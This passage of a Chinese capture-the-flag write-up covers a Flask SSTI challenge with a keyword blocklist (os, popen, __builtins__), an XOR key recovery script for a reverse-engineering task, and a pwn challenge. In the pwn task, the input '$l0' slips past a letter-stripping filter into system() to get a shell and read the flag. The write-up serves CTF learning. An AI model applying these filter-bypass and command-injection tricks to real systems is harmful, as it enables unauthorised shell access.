39     return "工具？毫无意义，去手搓", 429
40 if __name__ == '__main__':
41     app.run(debug=False, host='0.0.0.0', port=8000)

```


waf.py

```

1 def waf_check(value):
2     dangerous_patterns = ['os', 'set', '__builtins__', '=', '.', '{', '}',
3                             'popen', '+', '__']
4     for pattern in dangerous_patterns:
5         if pattern in value:
6             return False
7     return True

```

访问/shell，get传参name，存在ssti注入漏洞



Reverse |AK

AmaZing_BruteForce | FINISHED

先upx脱壳，按小端序输入数据，爆破是不必的，只需知道4位的key即可，其大概率为flag
异或反推出key再反代即可

就算key不是flag，也可以通过{}来确定两位字母，再考虑爆破中间两位

```
1 # v5[0] = 0x363E2315020A0508i64;
2 # v5[1] = 0x183F5831552F363Ai64;
3 s = [
4     0x08,
5     0x05,
6     0x0A,
7     0x02,
8     0x15,
9     0x23,
10    0x3E,
11    0x36,
12    0x3A,
13    0x36,
```

```


14     0x2F,
15     0x55,
16     0x31,
17     0x58,
18     0x3F,
19     0x18,
20 ]
21 print(s[0] ^ ord("f"))
22 print(s[1] ^ ord("l"))
23 print(s[2] ^ ord("a"))
24 print(s[3] ^ ord("g"))
25 key = [110, 105, 107, 101]
26 for i in range(16):
27     print(chr(s[i] ^ key[i % 4]), end="")
28 # flag{JUST_DO_IT}

```

PWN

真“签到” | FINISHED

难度不大，分析下elf文件，我们先在main里面读到了几条过滤



```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char s[256]; // [rsp+0h] [rbp-210h] BYREF
4     char command[264]; // [rsp+100h] [rbp-110h] BYREF
5     unsigned __int64 v6; // [rsp+208h] [rbp-8h]
6
7     v6 = __readfsqword(0x28u);
8     printf("Enter a command: ");
9     fgets(s, 256, _bss_start);
10    s[strlen(s)] = 0;
11    if ( strstr(s, "sh") || strstr(s, "echo") || strstr(s, "$0") )
12    {
13        puts("Command not allowed.");
14        return 1;
15    }
16    else
17    {
18        filter_string(s, command);
19        if ( command[0] )
20        {
21            printf("Executing command: %s\n", command);
22            system(command);
23        }
24        else
25        {
26            puts("No valid command to execute.");
27        }
28        return 0;
29    }
30 }

```

显然不能有sh,echo,\$0了，否则会报错：Command not allowed

然后我们在filter_string里面可以发现又有几个过滤，不过呢，只是单纯的删去字母而已啦

```

1  int64 __fastcall filter_string(int64 a1, int64 a2)
2  {
3      unsigned int64 v2; // rax
4      int64 result; // rax
5      unsigned int64 v4; // [rsp+10h] [rbp-10h]
6      int64 i; // [rsp+18h] [rbp-8h]
7
8      v4 = 0LL;
9      for ( i = 0LL; *(_BYTE *)(a1 + i) && v4 <= 0xFE; ++i )
10     {
11         if ( *(_BYTE *)(a1 + i) != 102
12             && *(_BYTE *)(a1 + i) != 123
13             && *(_BYTE *)(a1 + i) != 108
14             && *(_BYTE *)(a1 + i) != 97
15             && *(_BYTE *)(a1 + i) != 103 )
16         {
17             v2 = v4++;
18             *(_BYTE *)(v2 + a2) = *(_BYTE *)(a1 + i);
19         }
20     }
21     result = a2 + v4;
22     *(_BYTE *)(a2 + v4) = 0;
23     return result;
24 }

```

查了表后，这里会自动删掉f,l,a,g,{这五个字母，这里就弄个例子吧

```

(yolo@Yolo)-[~/Desktop/timu]
$ nc 61.136.164.146 32916
sh
Enter a command: Command not allowed.

(yolo@Yolo)-[~/Desktop/timu]
$ nc 61.136.164.146 32916
flag{ls}
sh: 1: s}: not found
Enter a command: Executing command: s}

```

现在问题来了，这题难度不高，都不需要我们构造exp，只要我们能找到除了上面被jail的命令后，我们就能找到flag了

这里先说说碰到的几个坑，首先呢，Unicode是不行的，所以这和pyjail不一样，然后只能尝试Linux命令爆破了

爆破在进行中，先放着

我又审计了上面的伪c代码，我发现那个函数只能处理255个字符，我考虑了下长度漏洞，但是第256个字符开始，这个函数根本不读取，服了

看代码发现，它是先检测sh echo \$0再过滤flag{的，可以想到用|将命令隔开，如\$l0,过滤后变成\$0,那就直接控制服务器了，ls cat随使用。

```

1 nc ctf.mardle.cn 34367
2 $l0
3
4 echo 1
5 1
6 cat flag

```

7 flag{847ec3aa-4ca3-44fd-94cc-4a65fcf64d2c}